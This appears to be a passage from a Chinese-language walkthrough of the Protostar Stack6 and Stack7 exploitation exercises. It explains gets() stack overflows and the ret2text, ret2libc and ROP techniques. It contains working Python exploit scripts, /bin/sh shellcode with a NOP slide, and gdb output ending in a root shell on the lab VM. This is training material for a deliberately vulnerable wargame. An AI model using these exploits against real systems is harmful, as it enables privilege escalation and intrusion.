因此，依然是利用`buffer`的溢出部分，将`getpath()`函数的返回地址覆写为汇编代码中**ret**指令的地址0x080484f9，可以通过**if**的检查。`getpath()`返回后，0x080484f9赋值给**eip**，**esp**自然下降。因为此时**eip**指向**ret**指令的地址，所以会再次执行**ret**指令，然后**esp**指向的地址中内容会再被当做返回地址再赋给**eip**，如下图所示。




```
0x080484d0 <getpath+76>:        mov    %eax,(%esp)
0x080484d3 <getpath+79>:        call   0x80483c0 <printf@plt>
0x080484d8 <getpath+84>:        movl   $0x1,(%esp)
0x080484df <getpath+91>:        call   0x80483a0 <_exit@plt>
0x080484e4 <getpath+96>:        mov    $0x80485f0,%eax
0x080484e9 <getpath+101>:       lea    -0x4c(%ebp),%edx
0x080484ec <getpath+104>:       mov    %edx,0x4(%esp)
0x080484f0 <getpath+108>:       mov    %eax,(%esp)
0x080484f3 <getpath+111>:       call   0x80483c0 <printf@plt>
0x080484f8 <getpath+116>:       leave
0x080484f9 <getpath+117>:       ret
```

所以，可以将此位置覆写为当前`$esp+4`，虽然此地址以0xbf开头，但不会再赋值给程序中的变量**ret**，无需通过**if**的检查，此地址会被赋值给**eip**，故程序会跳转到上图中红色部分。我们可以根据需求覆写此部分。

与stack5类似地，我们利用一个长字符串。在**ret**处打断点，运行程序，输入长字符串，查看栈上内容，可以看到栈顶地址为0xbffffd1c，这个位置存储的值/地址在**ret**后被赋给**eip**，用0x080484f9覆写它，用0xbffffd1c + 8 = 0Xbffffd24覆写下一个位置。这样程序在**ret**后会跳转到0x080484f9位置，再执行一次**ret**指令，然后跳转到0Xbffffd24位置，执行其中以及后续存储的指令，也就是攻击脚本中的`payload`。


0xbffffd1c之前的部分用对应ASCII码为0x41到0x54的四个重复字母为一组组成的字符串覆写。



```
(gdb) b *0x080484f9
Breakpoint 1 at 0x80484f9: file stack6/stack6.c, line 23.
(gdb) r < exp.txt
Starting program: /opt/protostar/bin/stack6 < exp.txt
input path please: got path AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMM
NNNNOOOOPPPPUUUURRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ

Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23
23      stack6/stack6.c: No such file or directory.
        in stack6/stack6.c
(gdb) x/24wx $esp
0xbffffd1c:     0x55555555      0x56565656      0x57575757      0x58585858
0xbffffd2c:     0x59595959      0x5a5a5a5a      0xbffffd00      0xbffffddc
0xbffffd3c:     0xb7fe1848      0xbffffd90      0xffffffff      0xb7ffeff4
0xbffffd4c:     0x080482a1      0x00000001      0xbffffd90      0xb7ff0626
0xbffffd5c:     0xb7fffab0      0xb7fe1b28      0xb7fd7ff4      0x00000000
0xbffffd6c:     0x00000000      0xbffffda8      0xb0da3ba3      0x9a982db3
```

先将`payload`设置为int3指令。

```
$ cat stack6_r2t.py
buffer = ""
for i in range(0x41, 0x55):
    buffer += chr(i) * 4
ret = "\xf9\x84\x04\x08" #0x080484f9 ret指令的地址
ret += "\x24\xfd\xff\xbf" #0xbffffd1c+8=0xbffffd24 esp+8
payload = "\xcc" * 8
padding = buffer + ret + payload
print padding
$ python stack6_r2t.py
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT # 后接一段乱码
$ (python stack6_r2t.py) | /opt/protostar/bin/stack6
input path please: got path
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT # 后接一段乱码
Trace/breakpoint trap
```



```
root@protostar:/opt/protostar/bin# cat stack6_r2t.py
buffer = ""
for i in range(0x41, 0x55):
        buffer += chr(i) * 4
ret = "\xf9\x84\x04\x08"
ret += "\x24\xfd\xff\xbf"
payload = "\xcc" * 8
padding = buffer + ret + payload
print padding
root@protostar:/opt/protostar/bin# python stack6_r2t.py
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT
$♦♦♦♦♦♦♦♦♦♦♦♦
root@protostar:/opt/protostar/bin# (python stack6_r2t.py) | /opt/protostar/bin/s
tack6
input path please: got path AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMM
NNNNOOOOPPPPRRRRSSSSTTTT$♦♦♦♦♦♦♦♦♦♦♦♦
Trace/breakpoint trap
```


`Trace/breakpoint trap`说明我们成功让程序执行了int3指令。

综上所述，想要程序执行`/bin/sh`，需要将攻击脚本中的`payload`设置为`/bin/sh`的shellcode。

方法二：在LibC空间中找到可复用的攻击代码（ret2libc）

libc library中的`system()`函数也可以运行`/bin/sh`。


```
(gdb) print system # 查看system()函数的入口地址
```



```
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ecffb0 <__libc_system>
```


其地址不以0xbf开头，所以可以利用。

用`system()`函数的地址覆写`getpath()`的返回地址，根据函数在内存中的运行原理，还需要准备`system()`的返回地址和参数，如下图所示。



搜索libc空间，找`/bin/sh`的位置。

```
$ strings -t d /lib/libc.so.6 | grep "/bin/sh"
1176511 /bin/sh # 在libc.so.6起始地址偏移1176511处找到
```



```
root@protostar:/opt/protostar/bin# strings -t d /lib/libc.so.6 | grep "/bin/sh"
1176511 /bin/sh
```

libc起始地址0xb7e97000 + `/bin/sh`偏移地址 = `/bin/sh`的入口地址，作为`system()`的参数。

综上所述，可拟攻击脚本如下：

```python
# stack6_binsh.py
import struct

buffer = ""
for i in range(0x41, 0x55):
    buffer += chr(i) * 4
system = struct.pack("I", 0xb7ecffb0) # system()入口地址
sys_ret = "AAAA" # system()返回地址，任意设置即可
binsh = struct.pack("I", 0xb7e97000+1176511) # /bin/sh入口地址
padding = buffer + system + sys_ret + binsh
print padding
```

Protostar: Stack 7

Stack6 introduces return to .text to gain code execution.

The metasploit tool "msfelfscan" can make searching for suitable instructions very easy, otherwise looking through objdump output will suffice.

This level is at `/opt/protostar/bin/stack7`.

Source Code


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

char *getpath()
{
  char buffer[64];
  unsigned int ret;

  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xb0000000) == 0xb0000000) {
      printf("bzzzt (%p)\n", ret);
      _exit(1);
  }

  printf("got path %s\n", buffer);
  return strdup(buffer);
}

int main(int argc, char **argv)
{
  getpath();
}
```

攻击目标


让程序执行指定shellcode：`/bin/sh`。

攻击过程

```
$ cat stack7_rop.py
import struct

padding = "A" * 80
ppr = struct.pack("I", 0x08048492) # gadget的地址
pop1 = "AAAA"
pop2 = "BBBB"
ret = struct.pack("I", 0xbffffd1c+32) # esp+32
slide = "\x90" * 50 # nop块
shellcode =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\
x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"
print padding + ppr + pop1 + pop2 + ret + slide + shellcode
$ python stack7_rop.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAABBBB # 后接一堆乱码
$ (python stack7_rop.py; cat) | /opt/protostar/bin/stack7
input path please: got path
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAABBBB # 后接一堆乱码
id
uid=0(root) gid=0(root) groups=0(root)
```



```
root@protostar:/opt/protostar/bin# cat stack7_rop.py
import struct

padding = "A" * 80
ppr = struct.pack("I", 0x08048492)
pop1 = "AAAA"
pop2 = "BBBB"
ret = struct.pack("I", 0xbffffd1c+32)
slide = "\x90" * 50
shellcode = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x6
2\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"
print padding + ppr + pop1 + pop2 + ret + slide + shellcode
root@protostar:/opt/protostar/bin# python stack7_rop.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
♦AAAABBBB<♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦j
                                                                X♦Rfh-p♦♦Rjhh/ba
sh/bin♦♦RQS♦♦♦
```



```
root@protostar:/opt/protostar/bin# (python stack7_rop.py; cat) | /opt/protostar/
bin/stack7
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA♦AAAAAAAAAAAA♦AAAABBBB<♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
♦♦♦♦♦♦♦♦j
         X♦Rfh-p♦♦Rjhh/bash/bin♦♦RQS♦♦♦
id
uid=0(root) gid=0(root) groups=0(root)
```

Tip：上述过程为ROP方法。


原理分析

本题要利用的漏洞是`gets()`函数缓冲区溢出漏洞。


分析源码，源码会对`getpath()`的返回地址进行检查，不允许用0xb开头的地址覆写其返回地址。

方法一：ret2text

查看`getpath()`的汇编代码：



```
Dump of assembler code for function getpath:
0x080484c4 <getpath+0>: push   %ebp
0x080484c5 <getpath+1>: mov    %esp,%ebp
0x080484c7 <getpath+3>: sub    $0x68,%esp
0x080484ca <getpath+6>: mov    $0x8048620,%eax
0x080484cf <getpath+11>:        mov    %eax,(%esp)
0x080484d2 <getpath+14>:        call   0x80483e4 <printf@plt>
0x080484d7 <getpath+19>:        mov    0x8049780,%eax
0x080484dc <getpath+24>:        mov    %eax,(%esp)
0x080484df <getpath+27>:        call   0x80483d4 <fflush@plt>
0x080484e4 <getpath+32>:        lea    -0x4c(%ebp),%eax
0x080484e7 <getpath+35>:        mov    %eax,(%esp)
0x080484ea <getpath+38>:        call   0x80483a4 <gets@plt>
0x080484ef <getpath+43>:        mov    0x4(%ebp),%eax
0x080484f2 <getpath+46>:        mov    %eax,-0xc(%ebp)
0x080484f5 <getpath+49>:        mov    -0xc(%ebp),%eax
0x080484f8 <getpath+52>:        and    $0xb0000000,%eax
0x080484fd <getpath+57>:        cmp    $0xb0000000,%eax
0x08048502 <getpath+62>:        jne    0x8048524 <getpath+96>
0x08048504 <getpath+64>:        mov    $0x8048634,%eax
0x08048509 <getpath+69>:        mov    -0xc(%ebp),%edx
0x0804850c <getpath+72>:        mov    %edx,0x4(%esp)
0x08048510 <getpath+76>:        mov    %eax,(%esp)
0x08048513 <getpath+79>:        call   0x80483e4 <printf@plt>
---Type <return> to continue, or q <return> to quit---_
```




```
---Type <return> to continue, or q <return> to quit---
0x08048518 <getpath+84>:        movl   $0x1,(%esp)
0x0804851f <getpath+91>:        call   0x80483c4 <_exit@plt>
0x08048524 <getpath+96>:        mov    $0x8048640,%eax
0x08048529 <getpath+101>:       lea    -0x4c(%ebp),%edx
0x0804852c <getpath+104>:       mov    %edx,0x4(%esp)
0x08048530 <getpath+108>:       mov    %eax,(%esp)
0x08048533 <getpath+111>:       call   0x80483e4 <printf@plt>
0x08048538 <getpath+116>:       lea    -0x4c(%ebp),%eax
0x0804853b <getpath+119>:       mov    %eax,(%esp)
0x0804853e <getpath+122>:       call   0x80483f4 <strdup@plt>
0x08048543 <getpath+127>:       leave
0x08048544 <getpath+128>:       ret
End of assembler dump.
```

程序代码地址都以0x08开头，可以利用。

根据函数在内存中的运行原理，执行ret指令后，esp指向的地址会被视为返回地址赋值给eip，程序会跳转到eip指向的地址执行。


因此，依然是利用`buffer`的溢出部分，将`getpath()`函数的返回地址覆写为汇编代码中ret指令的地址0x08048544，可以通过if的检查。`getpath()`返回后，0x08048544赋值给eip，esp自然下降。因为此时eip指向ret指令的地址，所以会再次执行ret指令，然后esp指向的地址中内容会再被当做返回地址再赋给eip。

与stack5类似地，我们利用一个长字符串。在ret处打断点，运行程序，输入长字符串，查看栈上内容，可以看到栈顶地址为0xbffffd1c，这个位置存储的值/地址在ret后被赋给eip，用0x08048544覆写它，用0xbffffd1c + 32覆写下一个位置，后接一长串nop指令。这样程序在ret后会跳转到0x08048544位置，再执行一次ret指令，然后跳转到0xbffffd1c + 32位置，即nop块里面，执行其中以及后续存储的指令，所以我们可以把想要执行的shellcode接在nop块后面。0xbffffd1c之前的部分用对应ASCII码为0x41到0x54的四个重复字母为一组组成的字符串，共80个字符来覆写；或者可以直接用80个“A”来覆写。



```
(gdb) b *0x08048544
Breakpoint 1 at 0x8048544: file stack7/stack7.c, line 24.
(gdb) r < exp.txt
Starting program: /opt/protostar/bin/stack7 < exp.txt
input path please: got path AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMM
NNNNOOOOPPPPUUUURRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ

Breakpoint 1, 0x08048544 in getpath () at stack7/stack7.c:24
24        stack7/stack7.c: No such file or directory.
          in stack7/stack7.c
(gdb) x/24wx $esp
0xbffffd1c:     0x55555555      0x56565656      0x57575757      0x58585858
0xbffffd2c:     0x59595959      0x5a5a5a5a      0xbffffd00      0xbffffddc
0xbffffd3c:     0xb7fe1848      0xbffffd90      0xffffffff      0xb7ffeff4
0xbffffd4c:     0x080482bc      0x00000001      0xbffffd90      0xb7ff0626
0xbffffd5c:     0xb7fffab0      0xb7fe1b28      0xb7fd7ff4      0x00000000
0xbffffd6c:     0x00000000      0xbffffda8      0x23614e21      0x09235831
```

